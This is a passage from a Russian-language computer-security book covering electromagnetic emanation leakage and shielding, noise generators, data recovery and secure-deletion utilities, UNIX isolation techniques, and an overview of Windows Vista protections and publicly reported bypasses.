Проблема утечки информации через ПЭМИ (побочные электромагнитные излучения) существовала еще в начале XX века, однако серьезно изучением этого феномена начали заниматься в конце 1940-х – начале 1950-х годов. Исследования подобного рода носили закрытый характер, что неудивительно, ведь все технические ноу-хау всегда прямым или косвенным образом затрагивали сферу интересов оборонных ведомств. Однако все тайное рано или поздно становится явным, и уже в 1980-х годах количество публикаций на эту щекотливую тему начало неуклонно возрастать. ПЭМИ, возникающие при работе каких-либо электронных устройств, обусловлены протеканием тока в их электрических цепях.

Простейшим примером ПЭМИ на бытовом уровне (очень упрощенно) можно считать возникновение индукционных токов в телефонных проводах. Устройством перехвата в данном случае может служить индукционный датчик (например, датчик Холла). Чтобы убедиться в том, что "умная" электроника активно фонит, вовсе не обязательно держать в квартире дорогостоящую аппаратуру, размещаемую в трех огромных чемоданах. Достаточно включить обычный калькулятор и поднести это "чудо техники" к радиоприемнику, настроив последний на прием коротких волн.

## Специфика ПЭМИ

Спектр частот ПЭМИ ПК представлен колебаниями в достаточно широком диапазоне: от единиц мегагерц до нескольких гигагерц. Диаграмма направленности побочного электромагнитного излучения ПК не имеет ярко выраженного максимума, что неудивительно: взаиморасположение составных частей ПК (монитор, системный блок, проводники, соединяющие отдельные модули) отличается большим количеством вариантов. Поляризация излучений ПК, как правило, линейная и определяется так же, как и диаграмма направленности, – взаиморасположением соединительных проводов и отдельных блоков. Следует отметить, что именно соединительные провода, а точнее их плохая или совсем отсутствующая экранировка, являются главным фактором возникновения ПЭМИ. С точки зрения реальной утечки информации, не все составляющие спектра ПЭМИ являются потенциально опасными. Среди всей «каши» ПЭМИ большинство ее составляющих – бесполезные шумы. Именно поэтому для разграничения качества ПЭМИ применяют следующее определение: совокупность составляющих спектра ПЭМИ, порождаемых прохождением токов в цепях, по которым передается информация, относящаяся к категории конфиденциальной (секретная,

служебная, коммерческая и т. д.), называют потенциально-информативными излучениями (потенциально-информативными ПЭМИ).

Наиболее опасными с точки зрения их последующего перехвата являются потенциально-информативные излучения, генерируемые цепями, по которым могут передаваться следующие сигналы:

♦ видеосигнал от видеокарты к контактам электронно-лучевой трубки монитора;

♦ сигналы от контроллера клавиатуры к порту ввода-вывода на материнской плате;

♦ сигналы-спутники различных периферийных устройств, считывателей магнитных дисков и др.

Вся картина паразитных излучений ПК в основном определяется наличием резонансов на некоторых частотах. Такие резонансные частоты, как правило, различны даже для двух аналогичных ПК. Что это значит для того, кто занимается перехватом паразитного излучения? Наверное, то, что существует возможность многоканального перехвата с группы мониторов, так как каждая отдельная машина фонит только на своей специфической частоте (имеются в виду максимумы спектра). Как уже было сказано в начале подраздела, наиболее интересным и опасным с точки зрения перехвата информации источником ПЭМИ является монитор ПК, а также проводники, соединяющие отдельные блоки и модули, периферийные устройства, устройства ввода/вывода информации и т. п.

ВНИМАНИЕ

Будет достаточно уместным привести следующие данные: с дисплея ПК, используя специальную аппаратуру (информация может быть восстановлена и с помощью обыкновенного телевизора (!), но без сигналов синхронизации: изображение при таком способе "съема" будет перемещаться на экране в вертикальном и горизонтальном направлениях; качество приема может быть значительно улучшено с помощью специальной приставки – внешнего синхронизатора), информацию можно снять на расстоянии до одного километра.

## Меры защиты

С точки зрения того, кто занимается перехватом ПЭМИ, сам перехват при наличии соответствующей аппаратуры технически не представляет собой чего-то фантастического, а если учесть тот факт, что процесс перехвата не требует активного вмешательства со стороны подслушивающего, сразу же встает закономерный вопрос: как же все-таки можно защититься от этого вида шпионажа? Есть ли выход и что может предпринять обычный пользователь, для которого обеспечение конфиденциальности информации может быть так же важно, как и для администратора безопасности, обслуживающего целую организацию?

В странах Западной Европы вопросы защиты электронной аппаратуры (в частности, компьютерной техники) от перехвата информации за счет ПЭМИ и наводок (ПЭМИН) испытывают самое пристальное внимание со стороны соответствующих органов и ведомств. В случае если тестируемое оборудование успешно выдержало все испытания, оно попадает в список так называемых рекомендуемых изделий и – обратите внимание – не может быть экспортировано или продано кому-либо без разрешения американского правительства. Именно так, а не иначе, наши заокеанские соседи относятся к проблеме ПЭМИ. Есть о чем задуматься и нам…

Возвращаясь к рассматриваемому вопросу, не без оптимизма хочется заявить, что средства противодействия ПЭМИ есть, причем на любой вкус. Что касается обычного пользователя ПК, обеспокоенного утечкой информации, то здесь прежде всего следует обратить внимание на пассивные методы защиты.

А именно: имеется в виду электромагнитное экранирование устройств и помещений, где, собственно, и расположен ПК. Эффективность экранировки может обеспечить экран, изготовленный из одинарной медной сетки с ячейкой 2,5 мм либо из тонколистовой оцинкованной стали толщиной 0,51 мм и более. Экранирующие составляющие (листы стали, фрагменты сетки) должны иметь плотный контакт по всему периметру, что обеспечивается электросваркой или пайкой. После экранировки стен самое время заняться дверями, обеспечив надежный электроконтакт по всему периметру с дверной рамой, что обеспечивается применением пружинной гребенки из фосфористой бронзы или другого подходящего материала, укрепленного по всему внутреннему периметру дверной рамы. С окнами поступают следующим образом: их затягивают одним или двумя слоями медной сетки с ячейкой не более 2 х 2 мм, причем расстояние между слоями сетки должно быть не менее 50 мм. Оба слоя должны иметь качественный электроконтакт с прилегающими стенками помещения посредством уже упоминавшейся в тексте гребенки из фосфористой бронзы или другого подходящего материала. Самое главное – экран необходимо заземлить, для чего вполне подойдет сеть центрального отопления.

Превратив таким образом вашу уютную квартиру в бункер СС, вы все равно не обезопасите себя от нежелательных ПЭМИ. Все дело в том, что в процессе работы ПК, помимо "обычных" наводок, возникают квазистатические магнитные и электрические поля, которые достаточно быстро убывают с расстоянием. Но! Такие поля способны вызвать наводки в проводах, выходящих из жилого помещения (телефонные провода, электрические провода и другие варианты). Есть ли выход?

Конечно же, есть. Для устранения проблем подобного рода рекомендуется провести экранировку всех выходящих из закрытого помещения проводов – этим шагом вы сведете к минимуму возможность перехвата не только ПЭМИ ПК, но и других наводок, ослабляющих вашу информационную безопасность. Что же касается активных средств противодействия, то здесь, конечно же, хочется упомянуть о генераторах шумов в диапазоне, соответствующем ПЭМИ. В качестве горячего примера можно привести следующие устройства.

**Сетевой генератор шума NGS** предназначен для подавления подслушивающих устройств и систем передачи данных, использующих в качестве канала передачи сеть 220 В. NGS обеспечивает генерацию шума с гауссовской плотностью вероятности мгновенных значений в диапазоне частотного спектра от 300 Гц до 7 МГц. В наиболее часто используемом диапазоне частот от 50 до 500 КГц генератор обеспечивает максимальный уровень спектральной плотности мощности шумового сигнала. К краям диапазона уровень спектральной плотности мощности плавно снижается. Помеха подается в сеть 220 В по шнуру питания. Изделие не создает помех устройствам бытовой электроники.

**Купол 4М,** помимо задач противодействия техническим средствам разведки, может использоваться для блокировки каналов дистанционного управления радиоуправляемых взрывных устройств. Прибор состоит из четырех излучающих модулей, обеспечивающих равномерную амплитудно-частотную характеристику в диапазоне наиболее вероятного применения технических средств разведки и диверсионно-террористических устройств. В ближней зоне излучения прибор обеспечивает блокировку работы сотовых телефонов и подслушивающих устройств, работающих с применением каналов систем мобильной связи (GSM, AMPS, DAMPS, CDMA).

**Переносной генератор радиошума «БРИЗ»** – изделие относится к средствам активной защиты информации и предназначено для защиты объектов информатизации. По принципу действия является широкополосным генератором, создающим маскирующий сигнал в диапазоне до 1 ГГц мощностью не менее 5 Вт, что обеспечивает:

♦ маскировку побочных электромагнитных излучений от средств обработки, передачи и хранения информации (в первую очередь от персональных компьютеров);

♦ блокировку радиоканалов, используемых устройствами дистанционного снятия информации мощностью до 5 мВт;

♦ блокировку приемников различных систем дистанционного управления (СДУ) по радиоканалу (СДУ средствами снятия информации и др.).

**Генераторы радиошума серии «ШТОРА»** предназначены для защиты от утечки информации за счет побочных электромагнитных излучений и наводок, возникающих при работе электронных средств обработки, хранения и передачи информации, а также для предотвращения несанкционированного перехвата информации с помощью маломощных радиопередатчиков.

## 7.5. Восстановим, а потом удалим навсегда

«Огромный дядька взмахивает кувалдой, шаг за шагом приводя винчестер в крайне неузнаваемое состояние.»

"Что это за ерунда?" – спросят многие из читателей. "Это всего лишь факт", – ответим мы вам. Наиболее эффективным способом уничтожения данных (а точнее, носителей с данными) и по сей день остается "комиссия по уничтожению данных".

В общем, вопрос уничтожения информации стоит особенно остро. Думаю, не стоит вдаваться в подробности, зачем и при каких обстоятельствах бывает необходимо уничтожить данные, так чтобы до них не смог добраться тот, кому эти данные не предназначены. Согласно мировой практике, для безвозвратного уничтожения данных носитель информации подвергается многократной перезаписи нулями или единицами в каждый байт сектора согласно стандартам по уничтожению данных. Более продвинутые техники уничтожения данных предусматривают использование специализированных аппаратных комплексов, "убивающих" данные воздействием мощного электромагнитного излучения на рабочую поверхность носителя (имеются в виду магнитные носители). В домашних условиях, в случаях критической необходимости, таким аппаратным комплексом может стать обычная микроволновая печь, однако использование прибора не по назначению может привести к трагическим последствиям.

Не секрет, что когда мы что-либо удаляем с диска, то удаляется не сам файл, а только его заголовок в таблице FAT (File Allocation Table – таблица размещения файлов) или MFT (Master File Table – для NTFS). Даже файлы, удаленные из корзины, несложно восстановить. И даже в том случае, если вы случайно отформатировали диск, это вовсе не повод расстраиваться– существует целый вагон и маленькаяте-лежка программ, призванных восстановить утраченные данные даже после команды format. Рассмотрим некоторые из программ подобного рода.

### EasyRecovery

Продукты семейства EasyRecovery (рис. 7.7) представляют собой целый комплекс программ для восстановления утраченных данных и поврежденных файлов, а также диагностики жестких дисков. С помощью данного пакета возможно восстановление данных после:

- ♦ случайного удаления;
- ♦ атаки вирусов;
- ♦ повреждения из-за отключения или резких колебаний напряжения в электросети;
- ♦ ошибок в программе;
- ♦ проблем при создании разделов или загрузке;
- ♦ неправильного выключения компьютера;
- ♦ повреждения структуры файловой системы;
- ♦ форматирования носителя данных или применения на нем программы FDISK.




**Рис. 7.7.** Так выглядит окно EasyRecovery

Пакет включает в себя такие продукты, как базовый инструментарий EasyRecovery DataRecovery (восстанавливает недоступные, поврежденные или удаленные файлы с разделов FAT и NTFS, с жестких дисков IDE/ATA/EIDE, SCSI, дискет, ZIP и JAZ, а также с других носителей. В модуль также включена возможность восстановления документов Microsoft Word и ZIP-архивов), утилиту для восстановления локальных ящиков электронной почты EasyRecovery EmailRepair (восстанавливает поврежденные файлы почтовых программ Microsoft Outlook и Outlook Express, которые доступны, но не открываются. Пакет дает возможность вернуть удаленные электронные письма из файлов Microsoft Outlook и Outlook Express, а также восстановить поврежденные файлы Microsoft Outlook Express (DBX) и Microsoft Outlook (PST & OST), в том числе файлы Outlook, превышающие порог 2 Гбайт), инструмент EasyRecovery FileRepair (восстанавливает поврежденные документы, созданные при помощи Microsoft Office) и EasyRecovery Professional, в состав которого входит уникальный диагностический инструмент Ontrack Data Advisor, а также расширенные инструменты для восстановления утраченных данных на жестком диске. С помощью EasyRecovery Professional возможно восстановление на диске более 225 файлов различных типов, включая музыкальные MIDI-файлы, файлы звукозаписи, фильмы и многое другое. В том случае если Windows обычными способами загрузить не удается, пользователи получают возможность сделать это с предварительно созданной загрузочной дискеты.

Программа хорошо показала себя в полевых условиях и не раз выручала в критических ситуациях типа "мы уже все отформатировали".

## FinalRecovery

Это хорошо зарекомендовавшая себя утилита для спасения данных. Поддерживает файловые системы FAT12, FAT16, FAT32 и NTFS, восстанавливает информацию на жестких и флоппи-дисках, которая была удалена из корзины, из командной строки и т. д. Интерфейс прост и интуитивно понятен. В отличие от EasyRecovery, эта программа не столь тяжеловесна (1,22 Мбайт), что имеет свои преимущества.

## Dead Disk Doctor

Программа предназначена для полного или частичного восстановления файлов с частично нечитаемых дисков, дискет или других носителей. Она читает файл блоками по 10 Кбайт, и огда устройство (CD-ROM, например) выдает ошибку, размер блока уменьшается в 10 раз, попытка повторяется, и так до тех пор, пока блок данных не будет прочитан без ошибок. Если размер блока достигает минимума, программа пропускает один байт и начинает чтение со следующего. После удачного прочтения размер блока увеличивается в 10 раз и т. д., пока не достигнет максимума – 10 Кбайт.

## «Кремация…»

Как вы уже поняли из первой части раздела, обычное удаление не гарантирует удаление в прямом смысле этого слова – стирается не сам файл, а соответствующая ему запись в таблице разделов. И даже если вы отформатировали диск – его также легко восстановить.

Для полного и безвозвратного уничтожения данных используются специальные утилиты – шредеры (от англ. shredder). Смысл их работы заключается в многократной перезаписи стираемых файлов, что гарантирует невозможность их дальнейшего восстановления. Рассмотрим некоторые из таких утилит.

**Eraser.** Популярнейшая программа для безвозвратного удаления файлов, директорий и чистки следов в свободной области диска методом перезаписи. Имеет несколько стандартных режимов работы (включая стандарты DoD и Гутмана) и позволяет создавать свои режимы с произвольным количеством проходов при перезаписи. Для уничтожения данных Acronis Proof Eraser использует известные национальные стандарты уничтожения информации на жестких дисках (например, Российский стандарт ГОСТ Р50739-95), а также алгоритмы, разработанные авторитетными специалистами по защите информации, многократно превосходящие национальные стандарты. Программа примечательна наличием планировщика, благодаря которому процесс очистки диска полностью автоматизирован, а также freeware-распространением.

**RedBut.** Программа представляет собой комплексное решение для защиты информации от утечки, доступа посторонних, реализует своевременное удаление или шифрование конфиденциальной информации в экстренных случаях, заметая следы активности операционной системы и пользователя.

С помощью RedBut можно удалять указанные файлы и папки без возможности восстановления, а также зашифровывать их современными стойкими криптоалгоритмами. RedBut позволяет очистить множество следов активности системы: файлы журнала приложений Windows, данные в буфере обмена, списки недавно использованных документов, списки часто используемых программ, временные файлы приложений, удаленные файлы в **Корзине,** а также следы сетевой активности пользователя.

В заключение хочется привести краткое описание программы **Clean Disc Security** (рис. 7.8).

Приложение позволяет уничтожить данные одним из четырех вариантов.

♦ Простой вариант (перезапись случайными данными до шести проходов). Может быть полезен для домашнего использования.

♦ Вариант NIS, согласно правилам "National Industrial Security Program Operating Manual", подразумевает использование более продвинутых техник для уничтожения данных, в частности: место на диске с данными перезаписывается семью подходами, каждый из которых включает следующие операции – см. рис. 7.8.




**Рис. 7.8.** Окно утилиты Clean Disc Security

♦ Gutmann method – уничтожение данных методом Гутмана согласно руководству "Secure Deletion of Data from Magnetic and Solid-State Memory". Gutmann method – наиболее надежный способ уничтожения данных, применяемый, если высока вероятность использования точной аппаратуры для восстановления данных.

Как и другие программы аналогичного класса, помимо профессионального уничтожения данных, программа позволяет очистить множество следов активности системы. Скачать приложение можно по адресу **http://www.diskcLeaners.com/.**

# Глава 8
# Защищенные системы – какие они?

♦ UNIX-среда

♦ Безопасность Windows Vista – взлом адекватен защите!

Как бы нам ни хотелось верить в то, что идеально защищенные системы существуют, приходится констатировать лишь то, что к защищенным системам можно только приблизиться. Можно, еще как можно.

В этой главе вы узнаете:

♦ в чем принципиальное отличие UNIX-подобных систем от систем линейки Windows в контексте обеспечения безопасности;

♦ какие из ныне существующих техник могут быть с успехом использованы для создания безопасной среды выполнения кода;

♦ насколько безопасна операционная система Windows Vista и существуют ли способы обхода новой хваленой защиты.

# 8.1. UNIX-среда

UNIX прост. Но надо быть гением, чтобы понять его простоту.
*Денис Ритчи (Dennis Ritchie)*

## Краткая предыстория

Первоначально операционная система UNIX была разработана в конце 1960-х годов сотрудниками компании Bell Labs, в первую очередь Кеном Томпсоном (Kenneth Thompson), Денисом Ритчи (Dennis MacAlistair Ritchie) и Дугласом МакИлроем (Douglas McIlroy) (рис. 8.1). Уже к 1978 году система была установлена более чем на 600 персональных компьютерах, прежде всего в исследовательских институтах.

**Рис. 8.1.** Кен Томпсон и Денис Ритчи – создатели UNIX

В начале 1980-х годов компания AT&T, которой принадлежала Bell Labs, осознала всю ценность операционной системы UNIX, начав тем самым разработку ее коммерческой версии. Впоследствии многие компании, лицензировав UNIX-код у AT&T, успешно разработали собственные коммерческие разновидности UNIX, такие как HP-UX, AIX, Solaris, IRIX. В 1991 году Линус Товальдс (Linus Benedict Torvalds) опубликовал ядро Linux. Дистрибутивы этой системы (в частности, Red Hat и Debian), включающие ядро, утилиты GNU и дополнительное программное обеспечение, стали бешено популярны как среди любителей, так и среди профессионалов.

Идеи, заложенные в основу UNIX, оказали огромное влияние на развитие компьютерных операционных систем. В настоящее время UNIX-системы признаны одними из самых надежных и производительных серверных систем. Достаточно лишь посмотреть статистику использования операционной системы на серверах. Комментарии, как говорят, излишни.

ПРИМЕЧАНИЕ

К слову будет сказано, предположение о том, что UNIX-подобную систему трудно встретить на настольном ПК, в корне неверно. Когда фирма Apple искала основу для своей новой операционной системы, она выбрала NEXTSTEP. Данная система относится к UNIX-семейству BSD и основана на ядре Mach. Применение модификации BSD UNIX в Mac OS X делает его одной из наиболее широко используемых версий UNIX.

«Невозможно написать абсолютно качественный код», – это скажет вам любой хороший программист, особенно если речь идет о миллионах строчек программного кода. Представьте себе следующую ситуацию. Код № 1 писала одна группа программистов, код № 2 –

другая. В обоих случаях над его созданием работали профессионалы, хорошо знающие свое дело. Однако первый код был на виду и дорабатывался совместными усилиями тысяч светлых голов, постоянно оттачивался и совершенствовался. Второй код был закрыт, и только лишь горстке избранных разработчиков были доступны его тексты… Конечно, в каждом из двух описанных вариантов есть свои плюсы и минусы, однако перейдем ближе к делу.

Основное концептуальное отличие UNIX от Windows – это, конечно же, открытый код. Абсолютное большинство UNIX-систем, включая популярные Linux-клоны, выпускаются по GNU General Public License, которая позволяет любому желающему копировать, изменять и распространять исходный код. Открытый код постоянно дорабатывается и совершенствуется, именно поэтому в UNIX-системах так мало уязвимостей. Этот открытый код (на то он и открытый), ко всему прочему, бесплатен.

Исходный же код Windows закрыт, именно поэтому подобный подход к безопасности часто называют "безопасность в тумане" (security through obscurity).

Из характерных особенностей организации безопасности UNIX-систем хотелось бы отметить и следующие:

♦ глубоко продуманная технология разделения прав доступа к ресурсам;

♦ каждый из процессов выполняется строго в своем адресном пространстве (Windows этим похвастаться не может);

♦ встроенные в ядро тонко конфигурируемые инструменты безопасности (к примеру, IP-Firewall (IPFW) FreeBSD);

> ПРИМЕЧАНИЕ
>
> В большинстве UNIX-подобных систем можно задействовать не один, а три (чаще всего) различных межсетевых экрана; зачем это нужно и какой выигрыш от этого можно получить – ответ, в общем, очевидный.

♦ наличие таких инструментов безопасности, как chroot (более подробно см. далее) и Jail (в BSD-системах), позволяет создать систему, устойчивую даже в случае успешной попытки взлома.

Если кому-то из читателей данный список покажется полным, смеем заверить – перечисленное является лишь верхушкой айсберга безопасности UNIX-систем.

Почему UNIX-системы так любят хакеры? Наверное, потому что UNIX – это свобода действий и прозрачность кода. Как узнать, что выполняет привычная для нас программа в Windows-среде? Интуитивно понятное пространное окно с множеством кнопок – нажимай какую хочешь, просто, как робот, бери и нажимай.

В UNIX все совсем наоборот. Не тебя контролируют, а ты. Свобода! Взял исходный код программы, подправил, как тебе надо, скомпилировал – и вот она, программа, живая и светится (рис. 8.2).

Безопасность UNIX-систем оттачивалась не одним поколением программистов. В контексте данной главы следует упомянуть о таких техниках повышения безопасности, как chroot и Jail (для BSD-систем).




**Рис. 8.2.** Любимый nmap…

## Концепция изоляции – вариант безопасного выполнения кода

Под **chroot** в UNIX-подобных операционных системах подразумевается техника, позволяющая создать изолированную среду – имитацию корневого каталога файловой системы. Запущенная в такой среде любая программа будет воспринимать только указанный рабочий каталог – и «ни шагу влево». chroot затрагивает только текущий процесс и всех его потомков. Программа в такой изолированной среде не может обращаться к файлам вне этого каталога, что обеспечивает надежный способ защиты в случае компрометации программы в chroot.

К слову будет сказано, chroot-каталог может быть использован, чтобы сымитировать реальную систему с запущенными сетевыми сервисами. Такой искусственно созданный механизм безопасности может быть использован как "наживка" для взломщиков, или honeypot.

**Jail,** или «тюрьма», – механизм изолирования выполнения процессов в операционных системах UNIX. Системный вызов jail заключает процесс и всех его потомков в изолированную среду выполнения. Процесс, выполняющийся в jail, не имеет возможности получить доступ к тому, что не принадлежит jail. Более того, даже суперпользователь – root – не в состоянии выполнить большинство операций, которые он может выполнять снаружи от jail.

Если chroot и Jail – это инструменты безопасности, обсуждаемые в контексте UNIX-систем, то о следующем инструменте безопасности так сказать нельзя.

**Виртуальная машина** (от англ. virtual machine) представляет собой программную или аппаратную среду, исполняющую некоторый код. Фактически, как это и следует из названия, виртуальная машина эмулирует работу реального компьютера. Виртуальная машина, как и реальная, может иметь свою операционную систему (и даже несколько), обслуживаемую

искусственно эмулированным «железом»: BIOS, ОЗУ, жесткий диск (часть места на жестком диске реального компьютера).

В контексте обеспечения безопасности применение виртуальных машин оправдано там, где высока вероятность поражения вредоносным кодом или нельзя допустить выхода из строя основной системы. Установив несколько виртуальных машин на одну реальную, можно легко и просто сымитировать локальную сеть.

В качестве примеров наиболее популярных виртуальных машин можно привести VMWare, Xen (для UNIX-подобных систем), Microsoft Virtual PC.

**Live-CD** представляет собой загрузочный диск, на котором имеется все необходимое для развертывания виртуальной операционной системы прямо в памяти компьютера. Live-CD может оказаться особенно полезным, когда необходимо получить доступ к файловой системе, поврежденной или инфицированной вирусом. Применение Live-CD также оправдано в нестандартных вариантах работы пользователя (например, на чужом компьютере или на компьютере без винчестера и т. д.). Примеры LiveCD – Windows LiveCD, Linux Knoppix LiveCD.

Вовсе не надо быть гением, чтобы проследить закономерность – логическую связь между вышеперечисленными техниками безопасности: в каждом из случаев выполнение кода идет в изолированной среде, не затрагивая при этом рабочую зону основной системы.

## 8.2. Безопасность Windows Vista – взлом адекватен защите!

В контексте данной главы будут рассмотрены основные технологии зашиты Windows Vista и мы попытаемся объективно прокомментировать возможные «черные и белые» стороны.

Не секрет, что корпорация Microsoft самым активным образом продвигает технологию x64 путем внедрения ряда уникальных возможностей в 64-разрядные варианты версий Windows Vista Home Basic, Vista Home Premium, Vista Business, Vista Enterprise и Vista Ultimate. По заверениям Microsoft, благодаря ключевым усовершенствованиям и новым технологиям, реализованным только для x64-версий Vista, эти системы можно будет по праву считать самыми безопасными вариантами клиентских операционных систем, когда-либо созданными Microsoft (рис. 8.3).


**Рис. 8.3.** Новая система обещает стать безопасней…

Microsoft явно пытается показать миру по-настоящему защищенную систему, подтверждением чего являются новые средства безопасности x64-версий Vista в сочетании с такими функциями x32-версий Vista, как User Account Control (UAC), Windows Defender, Windows Firewall, Windows Service Hardening, Encrypting File System (EFS) и Bit-Locker.

Однако начнем, пожалуй, с реалий.

Авторитетный специалист по безопасности Джоанна Рутковска (Joanna Rutkowska) в конце июля нынешнего года изящно представила оригинальные способы обхода средств защиты информации Windows Vista. В ходе конференции Black Hat Briefings and Training, которая проходила в Лас-Вегасе с 28 июля по 2 августа 2007 года, Рутковска и ее коллега Алекс Терешкин представили разработанные для Vista rootkit-программы. По словам

Рутковской, из этических соображений участие в семинаре было ограничено только представителями "легитимных" компаний. Недавно Рутковска продемонстрировала методы, с помощью которых руткиты могут скрывать себя даже от самого надежного на сегодня механизма распознавания– аппаратных средств, считывающих содержание оперативной памяти системы. По ее словам, июльская демонстрация была посвящена именно таким методам. До недавнего времени Рутковска работала в компании Coseinc, а в настоящее время занимается основанием в Польше новой компании, которая будет специализироваться на информационной безопасности.

Потрясает? Пожалуй, да, ведь не будем забывать, что выход системы состоялся ну совсем уже недавно. Однако то ли еще будет. Как обещает многоуважаемая Рутковска, это только начало, ведь в планах ближайшего времени опубликовать новые оригинальные способы взлома пресловутой защиты NT 6.0.

Чего же все-таки стоит хваленая безопасность новой операционной системы и какие технологии за этим стоят? Попробуем разобраться в этом.

## Драйверы с цифровой подписью

Никто не будет отрицать, что значительная часть потенциальных проблем безопасности операционных систем связана именно с драйверами. По заявлениям Microsoft, x64-версии Vista будут допускать установку драйверов исключительно с цифровой подписью. Порочная практика «драйвер не имеет цифровой подписи – все равно продолжить» должна теперь кануть в небытие?! Понятное дело, что обязательное подписывание драйверов в значительной степени способствует надежности Windows Vista, ведь большинство сбоев операционной системы и критических ошибок связаны именно с недоработкой драйверов режима ядра.

Прокомментировать подобный вариант защиты от установки драйверов без цифровой подписи можно было бы вполне однозначно: новая технология исправно защищает ядро операционной системы от модификаций, обеспечивая, как бы это хотелось сказать, непревзойденный уровень защиты.

Однако постойте. В начале августа этого года Symantec обнародовала до примитива простой способ обхода всей этой хваленой защиты: защита ядра 32-и 64-битных версий Vista от установки неподписанных драйверов может быть взломана с помощью простой бесплатной утилиты! Специалистам Symantec удалось обнаружить в свободном доступе программу Atsiv, разработанную австралийской компанией Linchpin Labs.

Реакция Microsoft на появившееся средство обхода защиты Vista пока неизвестна.

## PatchGuard

Как следует из названия, PatchGuard создан, чтобы обеспечить защиту от несанкционированной модификации ядра Vista вредоносным кодом. По определению Microsoft, PatchGuard представляет собой не что иное, как «метод предотвращения расширения драйверов режима ядра или замены других служб ядра, а также редактирования какой-либо части ядра сторонними программами».

